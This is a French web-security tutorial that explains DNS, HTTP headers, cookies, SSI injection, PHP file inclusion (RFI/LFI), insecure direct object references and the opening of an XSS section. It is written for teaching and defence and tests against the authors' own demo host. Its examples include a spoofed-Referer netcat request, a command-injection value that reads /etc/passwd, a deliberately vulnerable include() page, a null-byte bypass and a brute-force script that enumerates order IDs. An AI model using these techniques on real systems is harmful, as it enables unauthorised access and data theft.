I – MIEUX CONNAITRE LE WEB


Les bases de l'exploitation Web

Puisque la base de tout en sécurité est la compréhension, commençons par le commencement : comment est-ce que ça marche ? En d'autres termes, lorsque je prends mon navigateur et que je demande l'URL *http://www.bases-hacking.org/*, quels sont les acteurs et les moyens de communication permettant la bonne navigation et l'affichage des différentes ressources ? Voici ce à quoi nous allons tenter de répondre brièvement dans ce premier article.

Communication et résolution DNS

Première étape, la résolution DNS (*Domain Name System*). En effet, il est bien joli de vouloir contacter www.bases-hacking.org, mais l'ordinateur ne sait pas plus que vous où le trouver. Ceci nous ammène à considérer les fondements de l'Internet. Comment les ordinateurs communiquent-ils entre eux ?

On peut voir l'Internet comme une sorte de toile d'araignée géante (d'où le www, *World Wide Web*) constituée de noeuds que sont les routeurs et autres équipements télécom permettant la transmission des messages. Le schéma suivant donne une vision très schématique de ce qu'est Internet et permet d'envisager la façon dont peuvent communiquer différents



Les messages transitants de cette façon utilisent un protocole de communication appellé IP (*Internet Protocol*), qui assigne à chaque noeud du réseau une "adresse" numérique composés de quatres octets (entre 0 et 255), bien connue sous le nom d'adresse IP. Ainsi, si tous les composants du réseau sont correctement configurés, ils vont tout simplement pouvoir faire transiter les paquets vers la cible correcte. Par exemple, on pourrait configuer un routeur en lui indiquant que tous les messages en direction de 1.2.3.4 doivent passer par Cogent, ceux qui sont de type 1.4.3.5 sont utilisés par Free, etc... Ces règles sont aussi appellées routes. Aller plus en profondeur sur les moyens de communication mis en oeuvre serait fort

intéressant mais n'est pas notre but ici. Nous voulons simplement donner une idée grossière de la façon dont les communications s'effectuent.

Le dernier maillon de la chaîne est donc ce fameux DNS. En effet, il existe des registres permettant d'associer des noms de domaines (ici, bases-hacking.org) avec les adresses IP que nous venons d'évoquer. En réalité, l'ordinateur A va demander à son serveur DNS préféré l'adresse du nom demandé. Ce serveur intermédiaire va consulter ceux que l'on nomme les root servers, qui sont au nombre de 13 et constituent la base de l'Internet actuel. Ils vont consulter leurs registres. S'ils ne connaissent pas le nom, ils vont rediriger vers un autre serveur DNS responsable de la zone en question (par exemple, les .org sont maintenus par les serveurs X.Y.Z.D et Z.E.R.D). Si ces nouveaux serveurs ne connaissent pas le nom, ils vont encore déléguer au serveur DNS responsable de la zone en question, etc, jusqu'à ce que le nom soit trouvé ou qu'un serveur n'ai ni le nom en base, ni un serveur auxiliaire responsable d'une zone liée au nom de domaine. Une fois cet enchaînement terminé, le serveur préféré va pouvoir retourner la réponse au demandeur, comme dans l'exemple qui suit :

```
$ nslookup bases-hacking.org
Server: 208.67.222.222
Address: 208.67.222.222#53

Non-authoritative answer:
Name: bases-hacking.org
Address: 213.186.33.87
```


Ici, *Non-authoritative answer* indique que le serveur renvoie une réponse qui ne dépend pas de lui (autrement dit, qu'il se fait relai d'un autre serveur DNS).

Avec tout cela, notre navigateur a enfin déterminé qui nous souhaitons qu'il contacte. Puisque rien n'est superflu dans l'URL que nous avons entrée, c'est que ce *http://* doit servir à quelquechose, non ? En effet, comme nous allons le voir tout de suite, ce préfixe indique le protocole, ou langage, qui va être utilisé entre nous et bases-hacking.org pour que chacun puisse comprendre les questions/réponses de l'autre.

De l'autre côté de la barrière se trouve donc le serveur Web (Apache, IIS, JBoss, GlassFish, etc...), ou serveur HTTP (*HyperText Transfert Protocol*). Le protocole HTTP est donc finalement le langage qui va permettre au client (le navigateur) de demander au serveur des ressources (par exemple, vous avez demandé ici au serveur la ressource fonctionnement-web.html). Ensuite, le serveur, connaissant la demande, est libre de chercher la ressource, en ajoutant des données dynamiques ou non et la renvoie via ce même protocole au client. On parle donc de requêtes (du navigateur) et de réponses (du serveur) HTTP. Requêtes et réponses sont toutes formées de la même façon : des en-têtes, ou headers décrivent la demande et fournissent des indications supplémentaires (permettant d'identifier le client, son navigateur, le type de langue qu'il sait lire ou encore des informations sur les données à suivre par exemple). Ensuite suivent les

données à transmettre. Un petit aparté sur les headers HTTP et le protocole en général est fait dans un article annexe, ne nous attardons donc pas plus sur ce langage et revenons à notre serveur.

En effet, côté serveur, on est libre de faire les traitements internes nécessaires afin de rendre un résultat personnalisé à l'internaute. En réalité, les fichiers distants demandés peuvent être écrits avec n'importe quel langage de programmation (de façon plus commune, PHP, ASP, Java, PERL...). Le serveur va les analyser et les exécuter avant d'en renvoyer les résultats. Le serveur possède donc ou peut contacter diverses resources, bases de données ou programmes d'interprétation qui vont garantir au client distant une navigation plus évoluée. Ainsi, une requête HTTP vers



Les HTTP headers (en-têtes HTTP)

Les en-têtes http

Alors pourquoi consacrer une rubrique aux en-têtes HTTP ? La réponse est simple, non pas que ce soit un outil de la sécurité informatique primordial, mais il est bon de savoir se familiariser avec des protocoles communs tels HTTP. Comme dans tout protocole (ARP, TCP, IP, SMTP, etc...), les en-têtes sont primordiaux car elles font partie intégrante du message qui va être transporté. Quand on demande à son navigateur d'afficher un site web, notre site web transmet et reçoit plein d'informations qui permettent d'afficher ces jolies pages que vous voyez. Nous comptons donc vous faire découvrire ce qui se passe derrière votre navigateur et vous dissuader à tout jamais d'utiliser les headers comme un quelconque outil de sécurité.
Le protocole HTTP est décrit dans la RFC (*Request For Comments*) 2616 que voici :

RFC HTTP de www.faqs.org

Ce document détaille entièrement le protocole HTTP. Par exemple, voici les en-têtes que nous avons envoyé pour faire apparaître cette page :

```
GET /http-headers.html HTTP/1.1
Host: www.bases-hacking.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.4)
Gecko/20070508 Iceweasel/2.0.0.4 (Debian-2.0.0.4-0etch1)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: fr,en-us;q=0.8,en;q=0.6,zh-cn;q=0.4,zh-hk;q=0.2
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.bases-hacking.org/fonctionnement-web.html
```

Il n'y a pas franchement d'intérêt à expliquer chaque header, en général le nom parle de lui-même. Nous pouvons brièvement citer les plus importants : *Host* est le nom de domaine du site visité, *User-Agent* est le navigateur utilisé (souvent accompagné du système d'exploitation), *accept* définit le type de données que l'utilisateur peut recevoir, *referer* indique la page d'où l'on vient et *cookies* transmet les données écrites dans le cookie local s'il y en a. Il est aussi à noter que les données POST (données envoyées par le navigateur vers le serveur Web, comme un formulaire par exemple) sont transmises à la fin des headers si nécessaire (en ayant indiqué dans les headers le type de données envoyées et leur taille). Les headers sont juste finalement des données textes où l'on peut mettre n'importe quoi et n'ont aucun poids sécuritairement parlant, ce que nous nous proposons d'illustrer maintenant.

Un petit exemple

Si vous n'avez pas encore consulté notre page sur les Injection SQL, nous vous invitons à découvrir le code source qui y est donné en exemple et qui servira à démontrer nos dires. On remarque dans la page *admin.php* que le script vérifie au préalable que nous sommes bien passés par *auth.php* pour arriver à cette page. Puisque les headers ne sont que des données texte, nous pouvons nous-mêmes indiquer le *referer* et dire, même si celà est faux, que nous venons de la page auth.php. En voici l'exemple :

```
//nc est la commande netcat qui permet de se connecter directement
à un serveur et de dialoguer avec lui (ici la connexion se fait sur le
serveur poc.bases-hacking.org, au port 80, port HTTP classique)

$ nc localhost 80
GET /admin/admin.php HTTP/1.1
Host: poc.bases-hacking.org
Referer: /admin/auth.php
```

```
HTTP/1.1 302 Found
Date: Fri, 03 Aug 2007 23:22:58 GMT
Server: Apache/2.2.3 (Debian) PHP/5.2.3-1+b1
X-Powered-By: PHP/5.2.3-1+b1
Location: ./
Content-Length: 388
Content-Type: text/html; charset=UTF-8


<html>

<head>
        <div align="center"><h1>Bases Hacking Administration
        Zone</h1></div>
        <title>Faille de type SQL Injection et Referrer Spoofing</title>
</head>

<body>
<img src="../images/penguinroot.gif">
<br><br>
Bienvenue sur le panel d'administration de Bases Hacking !
Malheureusement, cette page est encore en construction, mais elle
sera bientôt là !
</body>
</html>
```

Comme prévu, le serveur nous renvoit bien la page *admin.php*, bien que nous ne soyons pas du tout passés par la case authentification. On peut remarquer au passage que le serveur communique de la même façon que nous, en commençant par ses headers, indiquant entre autre les données qu'il envoit et leur taille. D'ailleurs, c'est un premier moyen d'en connaître plus sur l'adversaire : type et version du serveur, version de l'interpréteur PHP, etc. Le premier pas vers la sécurisation d'un serveur Web est d'ailleurs la restriction HTTP (suppression des headers X-Powered-By, Server, interdiction de la méthode, TRACE, etc.).
Au final, un protocole n'est rien d'autre qu'un langage de communication normalisé entre deux instances : un *client* (ici, nous) et un *serveur* (ici, Apache sur poc.bases-hacking.org). Chacun peut diriger d'une certaine manière la communication en se servant de ce langage

Les Cookies

Qu'est ce que les *cookies* ?

Les cookies sont des fichiers qu'écrivent les sites web en local sur votre ordinateur. Ils ont plusieurs utilités : la tracabilité de clients, l'identification sécurisée des utilisateurs ou admins d'un site ou l'enregistrement de données sur l'utilisateur pour des sites commerciaux. Ces données sont transmises à la fin des *headers* HTTP avec la forme suivante : **Cookie: nom_du_cookie_1=valeur_du_cookie_1; nom_du_cookie_2=valeur_du_cookie_2** avec autant de cookies que l'on

peut vouloir. De façon classique, beaucoup de sites stockent un cookie SESSID qui n'est autre que votre variable d'identification au site, ce qui permet de sécuriser les authentifications (le serveur garde en local les sessions SESSID utilisées et les données qui leur sont liées, comme un login). Vous pouvez accéder à tous vos cookies depuis votre navigateur, par exemple sous Firefox Linux, Edit > Preferences > Privacy > Show Cookies Sous Firefox Windows, l'onglet Préférences est dans Outils ou Tools. Sous Internet Explorer, les cookies sont aussi accessibles depuis l'onglet options internet. Avec Chrome, Outils -> Options, onglet Options avancées.

Par défaut, les navigateurs ne permettent pas la modification des cookies (outre la suppression) car cela peut entraîner des désagréments de navigation quand l'utilisateur ne sait pas vraiment ce qu'il fait. Ceci dit, il est toujours possible de trouver des plugins ou utilitaires de modification des cookies. Effectivement, puisque ces fichiers sont stockés en local sur votre disque, rien ne vous empêche de les modifier. Bien sûr, il est totalement possible de communiquer des faux cookies par la méthode utilisée dans la rubrique précédente (netcat ou communication directe au serveur).

Pourquoi se méfier des *cookies* ?

Il y a plusieurs raisons à ça : tout d'abord, puisque les fichiers sont réécrits en local et peuvent être consultés, il ne faut jamais stocker des variables importantes ou que l'utilisateur ne doit pas connaître dans ces cookies. Ensuite, il y a des règles bon sens, comme le fait de ne jamais poser un cookie admin booléen, ce qui se voit et est totalement insécurisé (du point de vue programmeur, il faut toujours penser au cookie comme à n'importe quelle autre variable passée par l'URL par exemple). Certains sites de musique en ligne, souhaitant que les utliisateurs non-identifiés ne puissent écouter qu'un nombre limité de pistes, posent des cookies chargés de suivre le nombre actuel écouté, puis, lorsque l'utilisateur a atteint la limite, lui affichent un message lui demandant de s'enregistrer/identifier. Cette protection paraît donc assez inutile, puisque la suppression du cookie va remttre le compteur à zéro à chaque fois et permettre d'écouter autant de pistes que souhaité.

Enfin, les cookies sont une préoccupation première des attaquants (puisqu'ils constituent un moyen d'authentification), comme nous l'explicitons avec l'exemple des failles XSS notamment. Par conséquent, utiliser les cookies reste une manière sûre d'effectuer des authentifications, mais la sécurité s'abaisse à la facilité d'accessibilité à ces cookies (un ingénieur social peut très facilement demander ses cookies à quelqu'un sans que celui-ci se rende compte qu'il peut s'agir d'informations cruciales). Ces attaques se mitigent récemment avec certains serveurs qui lient un cookie avec l'IP de son utilisateur (ainsi, une autre personne à une autre adresse essayant de réutiliser le cookie ne sera pas reconnue). Au niveau de l'utilisateur, les cookies peuvent être utilisés par des tracker publicitaires ou des chaînes commerciales du web pour stocker des informations sur vous et certains sites que vous visitez, c'est pourquoi nous

conseillons de vider régulièrement vos cookies (avec Firefox "Clear private data" ou "Effacer mes traces", sous Internet Explorer, "Effacer mes fichiers temporaires et cookies", un raccourci commun étant Ctrl + Shift + Suppr). A défaut de tous les supprimer, des utilitaires tels Ad-aware ou Spybot S&D savent traquer et reconnaître les cookies malveillants.

Inclusions dynamiques

Server-side includes

Ce premier type de faille n'est pas très courant mais permet de bien comprendre les mécanismes mis en jeu. Il concerne donc les fichiers de type shtml. Beaucoup de gens les confondent avec les fichiers xhtml (eXtensible HyperText Markup Language) qui eux ne sont qu'une redéfinition standard du HTML. Ces fichiers s'appellent Server-side HTML et sont une facilité pour les développeurs qui veulent pouvoir exécuter des commandes systèmes. En effet, la majorité des serveurs analysent ce type de page avant de les rendre au client et y interprètent certaines données.

Par exemple, prenons le fichier SHTML suivant :

```
<html>
<head><title>Test SSI</title></head>
<body><!--#exe cmd="echo `ls -l /tmp/test`" --></body>
</html>
```

Lors de l'analyse du fichier, le serveur Web va apercevoir les marqueurs de code embarqué (<!--# -->) et va interpréter ce qu'il trouvera au milieu. Dans notre cas, il exécutera la commande *echo `ls -l /tmp/test`*.

Au final, le navigateur recevra donc une page Web avec comme titre "Test SSI" et comme contenu quelque chose du genre "-rw-r--r-- 1 root root 0 aoû 31 22:12 /tmp/test" si le fichier existe bien. Ce genre de système peut être bien pratique sur certains portails personnalisés par exemple où l'on veut extraire directement des données du serveur. C'était en réalité un embryon de développement dynamique orienté Web. Mais comme toute technologie désuette, il y en a encore qui l'utilisent aujourd'hui, coûts de migration obligent.

Ce langage est capable d'effectuer des tests de condition ou encore d'inclure d'autres fichiers. On a pu voir des portails qui généraient à la demande un fichier client.shtml contenant un code du type

```
<!--#exec cmd="echo `ls -l /home/client`" -->
```

Dans ce cas, on peut imaginer s'inscrire sur le portail avec comme nom de client *&& cat /etc/passwd*. La commande exécutée, vous l'avez compris, serait transformée en *ls -l /home/ && cat /etc/passwd*, ce qui aura pour effet de concaténer à la suite du listage du répertoire /home/ le contenu du fichier /etc/passwd, contenant la liste des utilisateurs sur les systèmes UNIX.

Vous l'aurez compris, ce genre de problème n'est pas courant mais

permet selon moi de commencer à appréhender les insécurités que peuvent ramener l'exécution dynamique et surtout les interactions avec l'utilisateur.

Nous ne détaillerons pas plus ce point mais je vous invite à essayer de reproduire ce scénario, ce qui permettra en premier lieu une bonne compréhension des composants mis en jeu et d'autre part un aperçu ne serait-ce que minimal de la configuration d'un serveur Web.
Au final, ce cas est spécial car la variable dynamique est déjà à l'intérieur d'un script. Mais toute donnée dynamique amenée à être écrite dan un fichier .shtml est potentiellement dangereuse si elle est remplacée par du code interprétable entre balises. Nous aurons l'occasion d'étudier plus tard le Cross-Site Scripting mettant bien plus en avant les dangers de la présentation de contenu dynamique originant de l'utilisateur dans une page Web.
De manière générale, cette fonctionnalité est désactivée par défaut (il suffit par exemple sous Apache2.x d'ajouter le module include à la liste des modules chargés).
Passons maintenant à l'inclusion dynamique de fichiers, bien plus d'actualité.

RFI et LFI

Les failles de type RFI (*Remote File Include*) et LFI (*Local File Include*) sont les conséquences d'une trop grande confiance envers ses utilisateurs. En fait, tout programmeur web pense avant tout à la rapidité et à la facilité de navigation pour un utilisateur lambda venant visiter le site. Il ne faut surtout pas oublier l'utilisateur gzeta qui ne vient pas pour visiter le site mais pour essayer d'en tirer profit. La fonction php include() permet d'inclure ce qui est contenu dans n'importe quel autre fichier dans une page web. Notre site est une illustration typique de ce type de fonction. En réalité, le site est construit à partir d'une seule page qui appelle dynamiquement les articles et en place le contenu en son centre. Dans notre cas, ce mécanisme est quelque peu masqué mais de manière générale il l'est beaucoup moins. On le remarque notamment avec des URLs de la forme **?page=XXX**.

De cette manière, il n'est pas nécessaire de réécrire le code de présentation et des menus dans chaque page du site, mais seulement dans notre page principale qui ensuite inclut elle-même tous les articles. L'inclusion est effectuée, puis interprétée, c'est-à-dire que si on inclut une page contenant du code, il sera interprété comme s'il faisait partie de la page originale, celà est particulièrement pratique quand une portion de code se répète plusieurs fois dans différentes pages d'un site. Seulement, quand cette fonction est utilisée sans trop prendre garde à ce que l'utilisateur pourrait faire, elle peut permettre un DoS (*Denial of Service*, c'est-à-dire le plantage du serveur) ou même l'éxécution de code arbitraire côté serveur. Cette faille est l'une des plus dangereuses car elle donne réellement un accès complet au serveur. Comme exemple de la manière dont cette faille peut être exploitée, nous pensons que la démonstration

suivante parle d'elle-même.

Un petit exemple

Voici le code de deux pages web écrites en PHP : *index.php* et *accueil.php*. Ceci est codé de sorte à ce que n'importe quel utilisateur sollicitant l'index se verra afficher l'accueil. La fonction include() est utilisée, considérant l'extension future du site :

```
<? // index.php - Bases Hacking Index Page

if ($_GET["url"] == "") header("Location: ./?url=accueil.php"); ?> //S'il n'y a pas d'url spécifiée, afficher l'accueil

<html>

<head>
	<div align="center"><h1>Bases Hacking</h1></div>
	<title>Faille de type PHP include</title>
</head>

<body>
<img src="../images/penguinroot.gif">

	<? $url = $_GET["url"];

	include($url); ?>

</body>

</html>

<!-- accueil.php - Bases Hacking accueil -->

<big><big>
<div style="text-align: center; font-weight: bold;">Bienvenue sur SeriousHacking !</div>
</big></big>

<br>
<br>

<div style="text-align: justify;">

<font size="-1">

	Notre but avec ce site est d'introduire le grand public à l'état d'esprit des hackers. Pour ce, nous allons essayer de vous apprendre les techniques fondamentales du vrai hacking, de l'exploitation des failles classiques du web (xss, include, sql injection...), à l'injection de
```

shellcode en mémoire (buffer overflow, ou BoF), en passant par la redirection des flux réseaux (ARP Poisoning) ou les méthodes de crackage des clés WEP qui sécurisent vos réseaux Wifi. Nous essaierons de vous faire pénétrer dans ce que Jon Erikson a dénommé "l'art de l'exploitation".N'est pas un hacker qui sait "deface" un site web. Hacker, c'est tout d'abord avoir des bases solides en informatique généraliste et surtout savoir réfléchir, s'adapter à de nouvelles situations et innover. Bien sûr, pour combattre le hack, il faut tout simplement le connaître aussi bien que les acteurs du hack eux-mêmes. Pouvoir sécuriser un site, un serveur, un ordinateur personnel, c'est avant tout savoir quelles failles sont susceptibles d'exister et comment elles sont exploitables afin de les combler.

Nous espérons susciter des vocations vers ce monde malheureusement trop peu connu et diffusé qu'est la sécurité informatique.

Bon voyage en notre compagnie,

 L'équipe de Bases Hacking

Nous allons donc vous expliquer le but de ces pages avec quelques *screenshots* qui parlent d'eux-mêmes. Tout d'abord, voici ce que l'on voit en sollicitant le site :

accueil

Nous allons maintenant essayer d'inclure une page extérieure au site, par exemple, en ajoutant **http://www.google.com/intl/xx-hacker/** à l'url et voir ce qui se passe :

Intégration de code extérieur

Ce qui se passe est très édifiant : la page de google apparaît sur le site (sans les images qui n'existent pas dans notre répertoire).

Ainsi, un attaquant peut tout à fait écrire sur un autre site un script php qui demande de réécrire l'index du site, ou de changer l'extension des scripts du site (pour qu'ils ne soient pas interprétés et que le code soit visible). En incluant la page de son script, l'attaquant a un accès complet au serveur et peut faire ce qu'il veut dans la limite des droits du serveur Web, par exemple *deface* le site web ou encore accéder aux éventuelles bases de données, aux mots de passe, etc..

Dans ce cas, la faille est dite RFI car il est possible d'inclure du contenu distant. De manière générale, les failles sont plutôt de type LFI (inclusion de fichier local) et vont permettre par exemple de consulter tous

les fichiers du serveur ou d'inclure des fichiers malveillants que l'attaquant aura pu déposer au préalable. D'ailleurs, selon certaines configuration, un code de type *include("/blabla/".$page.".php");* peut rester vulnérable à l'inclusion locale en injectant un caractère de fin de chaîne, le byte 0 (ou NULL-byte). Par exemple, demande la page *page=test.txt%00* reviendrait au même que l'inclusion de /blabla/test.txt, permettant de ne pas appliquer la restriction d'extension php souhaitée. Une autre façon d'utilier les LFI est décrite dans l'article sur le directory traversal.
Il y a cependant une autre façon, moins connue, d'exploiter ce type de faille : resolliciter la page qui inclut les autres. Ainsi, la page va s'inclure à l'infini, provoquant à la longue (et en multipliant les requêtes de ce type) le plantage du serveur web, ou Déni de Service :

Déni de Service (DoS)

Cette exploitation est intéressante car elle ne nécessite pas l'accès à un site extérieur (qui peut être très facilement bloqué). Un court article de recommandations de programmation Web sécurisée vous donnera plus d'informations sur les bonnes pratiques permettant d'éviter ce genre de failles.

Références directes d'objets
Définition

Passons maintenant à une faille facile de compréhension mais pour le moins dangereuse. Labellisée par les instituts CWE/SANS comme *Improper Access Control* ou *Insecure Direct Object Reference*, ce type de vulnérabilité affecte les applications qui ne contrôlent pas suffisament les ressources que peuvent accéder les utilisateurs, partant souvent du principe que ceux-ci ne dévieront pas de la navigation normale.

Dans la pratique, ce type de problème intervient lors d'accès à des ressources référencées ou indexées. Notamment, le profil de l'utilisateur "1", l'accès au panier "654", etc...
Les applications Web les plus touchées sont sans nul doute les applications de type client/serveur (applets Java, applications Flash/Flex, etc...).

Pour ne pas compliquer inutilement ce petit article, nous considérerons néanmoins un site classique, en JSPs (*Java Server Pages*), une facilité de scripting en Java, afin d'illustrer ceci.

Un petit exemple

Un petit site d'après-vente très simple, où il est question de retrouver d'après un numéro d'identification, à 5 chiffres, les détails d'une commande passée et d'en effectuer les modifications si nécessaire.

<-- index.jsp / Service après-vente -->

```
<%@ page language="java" contentType="text/html; charset=ISO-
8859-1"
	pageEncoding="ISO-8859-1"%>
<%@ page import = "java.lang.*" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%
	Integer id;
	String param = request.getParameter("idCommande");
	if (param == null || param.length() != 5) {
		id = 0;
	} else {
		try {
			id = Integer.parseInt(param);
		} catch (NumberFormatException nfe) {
			id = 0;
		}
	}

	/* Emulation d'une fonction de vérification d'existence */
	if (id == 0 || (id != 12345 && id != 23456)) {
%>
<html>
<head><title>Suivi de votre commande</title></head>
<body>
<form method="get" action="/index.jsp">
Référence de votre commande : <input type="text" maxlen="5"
size="5" name="idCommande">
</form>
</body>
</html>
<%
	} else {
		/* Récuperation de la commande
		* Commande com = getCommandeByID(id);
		* etc...
		*/
%>
<html>
<head><title>Suivi de votre commande</title></head>
<body>
Référence de votre commande : <% out.println(id); %><br />
Détails de votre commande : [...]<br />
</body>
</html>
<%
	}
%>
```

Vous l'aurez remarqué, faire une page fonctionnelle complète aurait

été hors de propos. La fonction de vérification d'existence est simulée par un if, indiquant qu'il n'y a que les références "12345" et "23456" qui existent.

On consulte donc ce petit site en fournissant la référence indiquée sur notre bon de commande, "12345".

Consultation Bon de commande

La page de détail s'affiche bien donc la commande a été trouvée. Testons donc avec un id au hasard, "31337.

Mauvais numéro

Le site nous renvoie le formulaire de demande de la référence, ce qui correspond bien à ce que nous avons fait. Maintenant, il est temps de s'intéresser à ce qui ne va pas. Deux choses. D'une part, la référence à la commande est directe (référence d'identification de la commande). Autrement dit, si nous trouvons le numéro d'une commande qui n'est pas à nous, nous pouvons quand même afficher la page de détail. D'autre part, l'étendue des numéros est trop petite. En effet, un identifiant à 5 chiffres laisse seulement une centaine de milliers de possibilités, ce qui est très faible comparé à la puissance de calcul informatique actuelle. L'idée serait donc ici de tester tous les numéros afin de trouver ceux qui sont valides.

Avec un programme bateau de brute-force, on peut tester rapidement et trouver des références valides (le programme est volontairement ralenti et utilise le moins de sockets possibles, à cause de lenteurs des fermetures de sockets de httplib et surtout de la faiblesse de la plateforme Tomcat/Java qui est derrière et qui tombe relativement rapidement sur des attaques brutes de ce type en remplissant son heap).

```
$ cat brute.py && ./brute | grep n
#!/usr/bin/python

import httplib
import re
import socket
import time

def main():
	match = re.compile("tails")
	refs = []

	i = 0
	x = time.time()
	while True:
		if i >= 30000:
			break
```

```
                conn = httplib.HTTPConnection("poc.bases-
                hacking.org:8080")
                print i
                for j in range(0,100):
                        conn.request("GET", "/index.jsp?idCommande=" +
                        str(i))
                        resp = conn.getresponse()
                        data = resp.read()
                        if match.search(data) != None:
                                print "Found " + str(i) + " in " +
                                str(time.time() - x) + " seconds"
                                refs.append(i)
                        i = i+1
                conn.close()

        if refs != []:
                print "Commandes existantes : ",
                for ref in refs:
                        print " " + str(ref),
                print
        else:
                print "Aucune commande valide"
if __name__ == "__main__":
        main()
```

```
Found 12345 in 12.6583929062 seconds
Found 23456 in 20.1704540253 seconds
Commandes existantes : 12345 23456
```

Vous l'avez compris, ce genre de danger est présent lors d'accès à des ressources sans avoir besoin de s'authentifier, auquel cas la clé doit être suffisamment difficile à deviner ou brute forcer, ainsi que dans tous les cas où des variables d'identification d'objet sont passées à l'utilisateur puis réutilisées, auquel cas il faut bien vérifier que l'utilisateur a le droit de consulter l'objet.

Un court article de recommandations de programmation Web sécurisée vous donnera plus d'informations sur les bonnes pratiques permettant d'éviter ce genre de failles.

Cross Site Scripting
Définition

Le *Cross Site Scripting*, ou XSS, est la faille la plus présente sur le web, et d'assez loin. Elle est désignée par quantité de noms, parmi lesquels "faille des livres d'or", tout simplement car ceux-ci ont permi une

généralisation de ces vulnérabilités faille. La faille de type XSS se caractérise par une injection possible de code arbitraire dans une application web côté client. Autrement dit, une possibilité d'éxécution d'une variable mal contrôlée par le site. Il existe plusieurs types de failes XSS :

- Le type connu en tant que **type 1**, ou vulnérabilité réfléchie résulte de l'utilisation de données fournies par l'utilisateur dans un script quelconque, sans les modifier. Typiquement, une simulation en ligne ou une page de statistiques. Ainsi, si ces données ne sont pas modifiées, on peut ajouter du "script dans le script" qui sera lui-même éxécuté.
  Ceci dit, en modifiant les données qui doivent être traitées, le résultat du XSS ne va modifier que la page que peut afficher l'utilisateur. Cela peut paraître bénin, mais ça l'est beaucoup moins quand l'attaquant utilise le *Social Engineering* et diffuse des pages piégées de cette façon. Ce genre de vulnérabilités est souvent utilisé pour lancer des campagnes de spam afin de ternir l'image d'un site (redirections, modifications d'apprence) ou de voler des informations (phishing).
